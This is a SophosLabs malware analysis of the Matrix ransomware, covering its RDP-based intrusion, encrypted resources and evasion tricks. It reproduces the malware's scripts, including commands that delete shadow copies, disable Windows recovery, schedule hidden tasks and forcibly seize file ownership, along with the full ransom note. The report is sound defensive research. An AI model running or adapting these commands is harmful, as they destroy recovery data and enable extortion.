MATRIX: A LOW-KEY TARGETED RANSOMWARE

By Luca Nagy, SophosLabs

Executive Summary

The ransomware we're calling Matrix is another example of what SophosLabs has been observing as a growing trend within the criminal community to engage in active, targeted attacks against victim networks with the goal of delivering malware inside the victim's network. This threat vector has been gaining prominence since the widely publicized SamSam ransomware began to capitalize on it. The malware is delivered, in most cases, by means of the attackers performing an active brute-force attack against the passwords for Windows machines accessible through a firewall that have the Remote Desktop Protocol (RDP) enabled.

The malware executable bundles within itself several payload executables it needs to accomplish its tasks. It uses RDP within the networks it has infected once it has gained a foothold inside the network. Among the embedded components are some free, legitimate systems administrator tools the malware uses to achieve some of its goals.

While the malware has been under continuous development and improvement while we have been monitoring it, the authors or operators of this malware do not appear to behave as professionally as, by comparison, the SamSam gang. They have made frequent mistakes along the way, some of which have been corrected, and other features implemented then abandoned. They do not always employ adequate operational security, which might be the cause of their eventual undoing.

The attackers have not limited themselves to a specific geographic region of the world. SophosLabs has obtained at least 96 samples, as well as telemetry data from Sophos products which encountered the malware and prevented it from operating. The country where the most customers encountered the malware was the United States (27.7% of Matrix detections came from the U.S.), followed by Belgium (16.7% of the detections). Machines running Sophos products also detected Matrix in Taiwan, Singapore, Germany, Brazil, Chile, South Africa, Canada, and the U.K.

Later versions of the ransomware include features which prevent the malware from fully executing if the victim's machine language settings are configured to a range of languages from Russia and eastern European countries.

We received samples from customers who reported that the attackers made efforts to disable both the Sophos antivirus and exploit prevention technology.

While the number of attacks by the threat actors responsible for Matrix remains low, the malware itself shows characteristics of continuous development and gradual improvement over time. The characteristics that have changed over time include the addition of specific resource sections within the malware that contain, for example, Windows batch files or scripts the malware uses to accomplish specific tasks. The malware authors have also abandoned some notable features, such as the use of a ransom message early on that insinuates the malware's source is the U.S. Federal Bureau of Investigation. Early attacks used an exploit kit as a threat vector, but that has been completely subsumed by RDP brute-force techniques to infect vulnerable machines.

The attackers' ransom demands are not embedded within the ransom note. Atypically, the threat actors require victims to contact them first, and submit some of the encrypted files from the victim's computer, and only then provide the victims with a Bitcoin address and the ransom amount. When we posed as a victim and contacted the threat actors, they asked us to pay whatever the present day's exchange rate value of $2,500 would be in Bitcoin, rather than a fixed amount of Bitcoin (and then only if we didn't ask "stupid questions"). This may be due to the volatile exchange rate of Bitcoin to fiat currency. It was not immediately clear whether the threat actors charge more to clean up a whole network of infected devices. We also found that the authors initial sassy attitude eventually morphed to a kind of desperation, as they continued to email us and dropped their ransom demand by nearly a third after we stopped responding to their messages.

Targeted Ransomware Playbook

If an attack using "commodity" ransomware-as-a-service like GandCrab is akin to a smash-and-grab theft, targeted ransomware is equivalent to a cat burglar. Matrix appeared at around the same time as several other high-profile ransomware families, and the criminals who operated Matrix used the low hanging fruit of Remote Desktop on Windows as the vector for their infection, just like the attackers who wielded SamSam. We've contrasted Matrix with these other, more well-known players in the security space; While it's clear that Matrix may be the runt of the litter, it is no less capable of causing damage (though more limited by its inability to spread laterally within an infected network) than its more well-equipped cousins.

	SamSam	Dharma	Matrix	BitPaymer	Ryuk	GandCrab
Active	No	Yes	Yes	Yes	Yes	Yes
First appeared	2015	2016	2016	2017	2018	2018
Type	Targeted	Targeted	Targeted	Targeted	Targeted	Targeted
Infection vector	RDP Exploit	RDP	RDP Exploit	RDP	RDP	RDP Email Exploit
Victim size	Med/large	Small/med	Med/large	Med/large	Med/large	Any
computers targeted	Servers/ endpoints	Servers	Any	Servers	Servers	Any
Attack frequency	Med	High	Low	Med	Med	High
Regions affected	All	All	All	All	All	All
Decryption available	No	No	No	No	No	Some variants
Ransom currency	Bitcoin	DASH	Bitcoin	Bitcoin	Bitcoin	Bitcoin
Avg.ransom	$50k	$5k	$3.5K	$500k	$100k	$800
Payment method	Dark Web	Email	Email	Email Dark Web	Email	Dark Web

SOPHOS

Introduction

The emergence at the end of 2016 of a novel ransomware family we call Matrix seems to indicate the point in time when targeted attacks morphed from an anomaly (in which the SamSam threat actors played a leading role) into a malware trend. But while SamSam played for notoriety and large stakes, Matrix has been far more low key. That doesn't make it any less dangerous, however.

Attacks involving Matrix have been steady since it emerged, but the malware's distribution vector has changed over time. Where Matrix once relied on the RIG Exploit Kit to infect systems, the people who are distributing Matrix are now using a playbook that was pioneered, then refined, by the SamSam attackers. Namely, the attackers are breaking into victim organizations by abusing the Remote Desktop features in Windows to gain a foothold inside the targeted network. Unlike SamSam, they have not implemented the wormable features of the ETERNALBLUE exploit into their malware.

Newer variants of Matrix contain their own ability to scan the local network where they find themselves. These self-contained "Swiss Army knife" ransomware executables can use this functionality to find other potential victim computers. The authors/operators of the ransomware can then leverage that foothold to try to brute force the passwords to those other devices.

Once inside, the attackers employ a variety of methods to internally distribute the ransomware to vulnerable machines. The number of samples we've seen still only number fewer than 100, and as a result, we only see a very low volume of samples. However, we have been continuously seeing newer versions, which indicates that the ransomware developers are actively building newer features and improving upon the lessons learned in earlier attacks.

Network analysis shows that much of the malware's C2 network used cloud infrastructure based in the Netherlands and the U.S., both hosts to many large datacenters, but a few of the domains and their C2 operation pointed directly to small ISPs hosted in other countries. The malware communicates telemetry data throughout the infection process; administrators who recognize the HTTP URI pattern could, in theory, recognize when an attack is underway.

The attackers behind Matrix curiously make their demand for cryptocurrency ransom in the form of a U.S. dollar value equivalent. This is unusual because most demands for cryptocurrency come in the form of a specific value in Bitcoin. It's unclear whether the odd form of the ransom demand is a deliberate, though ham-fisted, attempt at misdirection, or just an attempt to surf the wildly fluctuating cryptocurrency exchange rates.

The details of this report were first published in conjunction with the BlackHoodie conference.

Matrix summary of functions and contents

There are several stages of a Matrix infection. We've chosen a single, canonical example of the ransomware (with the SHA-256 hash 13c0fd18c602dd6aa71d78072ad6617a1871cf24b366a12c8c3f2f278f301f5c), first seen by Sophos on 17 April 2018) to highlight each step of the infection process.

In its more recent releases, the malware graciously produces prodigious and detailed console output when it is run from the command line.


Initialization

When the Matrix executable first runs, it dynamically resolves some DLL import functions, so it can use them later:

> ws2_32.dll: WSAIoctl, __WSAFDIsSet, closesocket, ioctlsocket, WSAGetLastError, WSAStartup, WSACleanup, accept, bind, connect, getpeername, getsockname, getsockopt, htonl, htons, inet_addr, inet_ntoa, listen, ntohl, ntohs, recv, recvfrom, select, send, sendto, setsockopt, shutdown, socket, gethostbyaddr, gethostbyname, getprotobyname, getprotobynumber, getservbyname, getservbyport, gethostname, getaddrinfo, freeaddrinfo, getnameinfo
>
> kernel32.dll: InitializeConditionVariable, WakeConditionVariable, WakeAllConditionVariable, SleepConditionVariableCS
>
> wship6.dll: getaddrinfo, freeaddrinfo, getnameinfo

In general, SophosLabs treats an unknown executable with these kinds of imported functions as suspicious, because these kinds of API obfuscation techniques are common among a wide variety of malware.


There are two execution paths, which depend on the parameter passed to the executable when it's run. Running the malware without any switch triggers it to engage in information collection, followed by file encryption. It creates a copy of itself with a random name and executes the copy with "-n" parameter.



When the malware runs with the "-n" switch, its primary focus is to scan the network and enumerate any shared folders. The discovery process loops through the NetShareEnum function using multiple threads (in order to make it faster). It compares the results with hardcoded strings (IPC$, print$, ADMIN$) to omit if that share is a printer share or administrative share.

Using a list of hardcoded file extensions for targets of hostile encryption, it searches for files with matching extensions and will encrypt those files on any shared folder it can access.

Notably, IPC$ and ADMIN$ provide remote access to the root directory of the system drive. Network worms have used those shares in the past to spread within the local network.



The program queries the system for two mutexes, also depending on whether the malware executable was run with or without the –n flag. If the sample was run with the "-n" switch, then it looks for a mutex of OurMainMutex999net; if it doesn't exist, Matrix creates it.




Figure 1: Matrix command functions looking for the -n parameter at execution

If the malware was running without any parameter, it does the same with the mutex name ***OurMainMutex999***.

```
004CFF26 8B 55 08                       mov     edx, [ebp+arg_0]
004CFF29 B8 E4 01 4D 00                 mov     eax, offset aOurmainmutex99_0 ; "OurMainMutex999"
004CFF2E E8 E5 C4 FF FF                 call    Mutex_Open_Create
```

Figure 2: The hardcoded Matrix mutex when no parameter is used at execution time

Information collection

The malware, as expected, collects some information from the target machine. It extracts the computer name and user name (expanding the %COMPUTERNAME%, %USERNAME% environment variables with the use of ExpandEnvironmentStringsW function), and the major and minor OS version codes. It also queries the system integrity level – what level of permissions the active user account has on the machine – with the use of the functions GetTokenInformation and GetSidSubAuthority, and the OS language with the GetUserDefaultUILanguage function.

Some of these information queries, and their results, show up in console output that appears when the sample runs from the command line.

Resources

Like a giant tortoise, Matrix carries a large load of additional data. Its notably large resource section contains the bulk of the actionable intelligence one can extract from the ransomware executable, including some payloads the malware deploys at the direction of the threat actor.

These resources contain sensitive information about the operation of the ransomware. In order to obfuscate these resources, Matrix uses an encryption algorithm that, so far, has not proven to be particularly popular among the creators of ransomware: The ChaCha stream cipher. Matrix uses this algorithm with the constant "expand 32-byte k" option. ChaCha algorithm is very closely related to the Salsa20 algorithm used (we think coincidentally) in the Petya ransomware. We suspect Matrix's creators chose ChaCha because it offers a greater degree of obfuscation than Salsa20 at a similar level of performance.

The sample used for this analysis contains the following named resources, listed here in alphabetical order, most of which are described in more detail below. The resource sections are labeled CFG, CHAK, DSHC, DVCLAL, HTA, HX64, HX86, LLST MPUB, NDNF, PACKAGEINFO, PLATFORMTARGETS, PRL, RDM, TAKE, WALL, and WVBS.

CFG

The CFG resource contains the file name of the ransom note, and the email addresses where victims can contact the authors. Until the end of 2018, the attackers also typically included an address from a chat service named "bitmsg.me," but that service (and its associated Web domain) vanished in mid-December. In the newer variants this resource contains the (dark web) domain name as well, and the malware executables have their own ChaCha key and nonces scattered inside the resource, making the obfuscation stronger.

```
01F72C90 oken@tutanota.com..oken5@naver.c
01F72CB0 om..oken80@yahoo.com..#Decrypt_f
01F72CD0 iles_ReadMe#.rtf..http://..BM-2c
01F72CF0 Vp8QH2cfvt3jk2u55gx8w8F84EK2dpaR
```

Figure 3: Matrix CFG resource, decrypted

CHAK

The CHAK resource (which has been renamed to KN in some newer variants) is the only resource that has not been encrypted or obfuscated.

The ChaCha20 algorithm, which Matrix also uses to encrypt the victim's data, consists of a constant, a key, and a nonce.

'expa'	'nd 3'	'2-by'	'te k'
k_0	k_1	k_2	k_3
k_4	k_5	k_6	k_7
nonce_0	nonce_1	nonce_2	nonce_3

The malware uses the value of the CHAK resource as the key and as a nonce in the ChaCha matrix for the purposes of decrypting all the rest of the resources. In the analyzed sample, the CHAK resource contains:

```
WnXA8nP1Hr5Le5JNeMw5kLOjKiDhTgo0
42
```

Figure 4: CHAK resource contents

The ChaCha matrix before the resource decoding method:

```
0018F984 65 78 70 61 6E 64 20 33 32 2D 62 79 74 65 20 6B expand 32-byte k
0018F994 57 6E 58 41 38 6E 50 31 48 72 35 4C 65 35 4A 4E WnXA8nP1Hr5Le5JN
0018F9A4 65 4D 77 35 6B 4C 4F 6A 4B 69 44 68 54 67 6F 30 eMw5kLOjKiDhTgo0
0018F9B4 00 00 00 00 00 00 00 00 2A 00 00 00 00 00 00 00 ........*.......
```

Figure 5: A blank ChaCha matrix

Matrix uses a so called QuarterRound function (described in detail at https://eprint.iacr.org/2017/1021.pdf) to generate the key stream.

```
004B3A69
004B3A69                        loc_4B3A69:
004B3A69 8B C6                          mov     eax, esi
004B3A6B E8 70 F9 FF FF                 call    QuarterRound
004B3A70 4B                             dec     ebx
004B3A71 85 DB                          test    ebx, ebx
004B3A73 75 F4                          jnz     short loc_4B3A69
```

Figure 6: The Matrix ransomware call of the ChaCha QuarterRound function

ChaCha is an "add-rotate-xor," or ARX, encryption method, so the QuarterRound function uses modular addition, rotation, and XOR operations. These instructions provide fast performance. Later, it XORs the key stream with the content of the resource sections:

cipher_text = plain_text XOR chacha_stream(key, nonce)
plain_text = cipher_text XOR chacha_stream(key, nonce)




Figure 7: Matrix's stream cipher decryption code, used to decrypt the rest of the functions

(Editor's note: The author has published her python script used to automate decoding Matrix resources at **https://github.com/lucanag/matrix_res_dec**)

DSHC

Matrix uses the content of the DSHC resource to set registry keys that automatically display the ransom note, and delete the operating system's Volume Shadow Copies, which prevents easily recovering the encrypted data.

Both steps are achieved by the following single command:

```
CommandLine = "C:\Windows\system32\cmd.exe" /C reg add "HKCU\
SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v README /t REG_SZ
/d "\"%ProgramFiles%\Windows NT\Accessories\wordpad.exe\" \"C:\
Users\user\AppData\Roaming\#Decrypt_files_ReadMe#.rtf" /f & WMIC.
exe shadowcopy delete /nointeractive & vssadmin.exe delete shadows
/all /quiet.
```




Figure 8: Matrix runs a lot of commands in a single command line, for efficiency

Depending on the integrity level of the victim's computer, Matrix chooses to use either the "Local Machine" or "Current User" registry hive.

```
.itext:004D8131                 cmp     ds:sid_info, 3
.itext:004D8138                 jle     loc_4D81E3
```

Figure 9: Matrix chooses the correct registry hive for malicious use based on user permissions

In the latest variants of Matrix, there is an additional resource, labeled RB, which contains an embedded .vbs file.

```
Option Explicit
dim W
Set W = CreateObject("Wscript.Shell")
W.Run "cmd.exe /C schtasks /Create /tn DSHCA /tr ""C:\Users\user\
AppData\Roaming\<dropped-malicious>.bat"" /sc minute /mo 5 /RL
HIGHEST /F", 0, True
W.Run "cmd.exe /C schtasks /Run /I /tn DSHCA", 0, False
```

The .vbs file creates a scheduled task named DSHCA, which runs a .bat file from the user's Roaming profile folder every five minutes. The ransomware drops the batch file from a resource labeled DS; It removes the Volume Shadow Copies, and disables Windows' self-repair functions.

```
vssadmin Delete Shadows /All /Quiet
wmic SHADOWCOPY DELETE
powershell -Exec Unrestricted try {start-process -FilePath
"vssadmin" -ArgumentList "delete","shadows","/all","/quiet"
-WindowStyle Hidden} catch {}
bcdedit /set {default} recoveryenabled No
bcdedit /set {default} bootstatuspolicy ignoreallfailures
del /f /q "C:\Users\user\AppData\Roaming\<dropped-malicious>.vbs"
SCHTASKS /Delete /TN DSHCA /F
del /f /q %0
```

These actions are fairly common among ransomware, as they make it far more difficult to recover the user's files after they've been encrypted. The batch file then deletes the .vbs file and the scheduled task, and then itself.

HTA

Some older variants of Matrix contain a resource labeled HTA. This resource contains an .hta file that, when opened, displays a ransom note that implies the attacker works for the FBI and that the ransom demand is a "penalty," and not merely an act of criminal extortion.

Figure 10: The (now deprecated) HTML Application (.hta) version of the Matrix ransom note

HX64 and HX86

Matrix contains an embedded version of the free Windows Sysinternals tool **Handle** (https://docs.microsoft.com/en-us/sysinternals/downloads/handle) in each of these resource sections. Depending on whether the victim's system architecture is 32-bit or 64-bit, it drops the appropriate version from either the HX64 or HX86 resource.




Figure 11: Matrix determines whether it will use the 32- or 64-bit version of Handle

"Handle is a utility that displays information about open handles for any process in the system," according to the description of the tool from Microsoft's website. Matrix uses Handle to get access to every file to encrypt (see the details, later), even if the file is in use by another application. Matrix drops the Handle payload as a file with a name that has been randomly, dynamically generated using the output of the *GetTickCount* and *QueryPerformanceCounter* functions.

As a side note, Matrix also uses these same methods to generate random names for the victim's encrypted files, for the other dropped payload files (e.g. the .vbs, or .cmd files), and to create a unique user ID. In newer variants of Matrix, the author(s) have packed the Handle executable with UPX, and stored the modified version in a resource labeled ***HN***.

LLST

Literally a language list. The LLST resource is a list of language identifier codes. The ransomware seems to avoid infecting operating systems on which these language sets are used or installed.

```
01F9C060 2092..1068..1067..1059..1087..21
01F9C080 15..1091..1049..1058..1092..1088
```

Figure 12: The LLIST resource contents

- 2092: Azeri - Cyrillic
- 1068: Azeri - Latin
- 1067: Armenian
- 1059: Belarusian
- 1087: Kazakh
- 2115: Uzbek - Cyrillic
- 1091: Uzbek - Latin
- 1049: Russian
- 1058: Ukrainian
- 1092: Tatar - Russia
- 1088: Kyrgyz - Cyrillic

In the latest variants (from November, 2018) an ***LCWL*** resource is used to index the language IDs. The 1092 Azeri – Cyrillic and 1068 Azeri – Latin have been cut from the list and the following new IDs are appended:

- 2072: Romanian - Moldova
- 2073: Romanian - Romania
- 1064: Tajik
- 1090: Turkmen
- 1079: Georgian
- 1062: Litvanian
- 1063: Lithuanian

MPUB

Matrix extracts an RSA-1536 public key from the MPUB resource. The ransomware uses this key during the file encryption phase of the attack.

Figure 13: MPUB contains the RSA-1536 public key used to encrypt files

NDNF

The NDNF resource contains a list of file extensions and directory names. The malware uses the list to indicate which files or folder paths will be excluded from encryption during the malicious-encryption phase of the attack.




Figure 14: The NDNF resource contains the whitelist of files and directories

Beginning around June of 2018, the list began to include folder names used by various endpoint antivirus products. We suspect that's been done to evade the detection caused by encrypting any of these folders:

```
\MALWAREBYTES
\ESET
\SYMANTEC ENDPOINT
\TREND MICRO\
\BITDEFENDER\
\MCAFEE\
```

By mid-September, the attackers had expanded this list to include folders named:

```
\PANDA SECURITY
\KASPERSKY LAB
\KASPERSKYLAB
\AVDEFENDER
\SOPHOS
\AVG
\AVAST
```

It's worth mentioning that the act of merely not encrypting the **\SOPHOS** folder path has no effect on our ability to detect or prevent the malicious activity.

PRL

The PRL resource contains a list of the file extensions that will be targeted for encryption by the ransomware. (A full list of these targeted extensions appears at the end of this report in the IoCs section.)

```
01F6EB60 MDF..NDF..LDF..MYD..EQL..SQL..FD
01F6EB80 B..VHD..SQLITE..SQLITE3..SQLITED
01F6EBA0 B..BAK..TIB..DBS..DB..DBK..DB2..
01F6EBC0 DB3..DBC..XLSX..XLS..PST..VPD..C
01F6EBE0 ER..CERT..CSR..PEM..KEY..1CD..DT
01F6EC00 ..DBS..DBF..DBX..MDB..SDF..NDF..
01F6EC20 NS2..NS3..NS4..NSF..ACCDB..DOCX.
01F6EC40 .DOC..DWG..CDR..ODS..ODT..PDF..T
01F6EC60 XT..JPG..JPEG..PSD..ZIP..RAR..7Z
```

Figure 15: The PRL is a list of file extensions targeted for encryption

RDM

The RDM resource contains the ransom note, in the form of an RTF file called #Decrypt_files_ReadMe#.rtf. The ransomware automatically adds the email addresses and (in versions prior to the bitmsg.me service shutting down) the Bitmsg instant messaging account address from the CFG resource to the ransom note, along with the victim's unique identifier.

During the malicious-encryption phase of the attack, Matrix writes a copy of this file to every folder. The files also notably contain a "hidden" block of text (formatted in white letters on a white background), that's different in every copy of the ransom note on the machine, at the end of the ransom note. We don't understand why the creators did this – it doesn't make sense.

Finally, the ransom note will be saved to the Users\$USER$\AppData\Roaming\ directory as well. After it writes the status to the console: *SavingReadme...Done!.*

WHAT HAPPENED WITH YOUR FILES?

Your documents, databases, backups, network folders and other important files are encrypted with RSA-2048 and AES-128 ciphers.

More information about the RSA and AES can be found here:
http://en.wikipedia.org/wiki/RSA_(cryptosystem)
http://en.wikipedia.org/wiki/Advanced_Encryption_Standard

It means that you will not be able to access them anymore until they are decrypted with your personal decryption key! Without your personal key and special software data recovery is impossible! If you will follow our instructions, we guarantee that you can decrypt all your files quickly and safely!

==========
You realy want to restore your files? Please write us to the e-mails:

oken@tutanota.com
oken5@naver.com
oken80@yahoo.com

In subject line of your message write your personal ID:

22637A523AF627DA

We recommend you to send your message ON EACH of OUR 3 EMAILS, due to the fact that the message may not reach their intended recipient for a variety of reasons!

==========
If you prefer live messaging you can send us Bitmenssages from a web browser through the webpage https://bitmsg.me. Below is a tutorial on how to send bitmessage via web browser:

1. Open in your browser the link https://bitmsg.me/users/sign_up and make the registration by entering name email and password.

2. You must confirm the registration, return to your email and follow the instructions that were sent to you.

3. Return to site and click "Login" label or use link https://bitmsg.me/users/sign_in, enter your email and password and click the "Sign in" button.

4. Click the "Create Random address" button.

5. Click the "New massage" button.

Sending message:

To: Enter address: **BM-2cVp8QH2cfvt3jk2u55gx8w8F84EKZdpaR**

Subject: Enter your ID: **22637A523AF627DA**

4. Click the "Create Random address" button.

5. Click the "New massage" button.

Sending message:

To: Enter address: **BM-2cVp8QH2cfvt3jk2u55gx8w8F84EKZdpaR**

Subject: Enter your ID: **22637A523AF627DA**

Message: Describe what you think necessary.

Click the "Send message" button.

==========
Please, write us in English or use professional translator!

If you want to restore your files, you have to pay for decryption in Bitcoins or with other top cryptocurrency.

The price depends on how fast you write to us!

Your message will be as confirmation you are ready to pay for decryption key. After the payment you will get the decryption tool with instructions that will decrypt all your files including network folders.

To confirm that we can decrypt your files you can send us up to 3 files for free decryption. Please note that files for free decryption must NOT contain any valuable information and their total size must be less than 5Mb.

You have to respond as soon as possible to ensure the restoration of your files, because we wont keep your decryption keys at our server more than one week in interest of our security.

Note that all the attempts of decryption by yourself or using third party tools will result only in irrevocable loss of your data.

If you did not receive the answer from the aforecited emails for more then 6 hours, please check SPAM folder!

If you did not receive the answer from the aforecited emails for more then 12 hours, please try to send your message with another email service!

If you did not receive the answer from the aforecited emails for more then 24 hours (even if you have previously received answer from us), please try to send your message with another email service to each of our 3 emails!

And don't forget to check SPAM folder!

Figure 16: A typical Matrix ransom note, including the now-deprecated instructions for the bitmsg.me service




Figure 17: Matrix ransom notes contain "hidden" text (white text on a white background)

TAKE

The TAKE resource contains the contents of a Windows shell .cmd file that attempts to forcibly take control of ownership over a file, as well as a hardcoded, randomized name for the HANDLE.EXE utility and the current file path to encrypt, which the malware requires. The Matrix ransomware drops and executes this the extracted Sysinternals tool in order to kill any open handles to a file, which might prevent one or more of the victim's files from being encrypted.

```
@echo off
attrib -R -A -S %1
cacls %1 /E /G %USERNAME%:F /C
takeown /F %1
FOR /F "UseBackQ Tokens=3,6 delims=: " %%i IN (`"C:\<path-to-handle.exe>.exe" -accepteula %~n1 -nobanner`) DO (
"C:\<path-to-handle.exe>" -accepteula -c %%j -y -p %%i -nobanner &
taskkill /t /f /PID %%i
)
```




Figure 18: Use of the TAKE resource invokes a number of Windows system processes

The TAKE resource requires, as a parameter, the randomized name of the modified HANDLE.EXE utility. It starts an attrib process to clear the file Read-Only, Archive, or System-File attributes to access the file. Then it modifies the DACL of the file with the cacls process to get full control, and continue on access denied errors. With the takeown it recovers access to the file. Then in a loop it uses the extracted Sysinternals tool (named qNNZTqIo.exe in the example shown above) in order to kill all open handles to the process so it can encrypt the file.

WALL

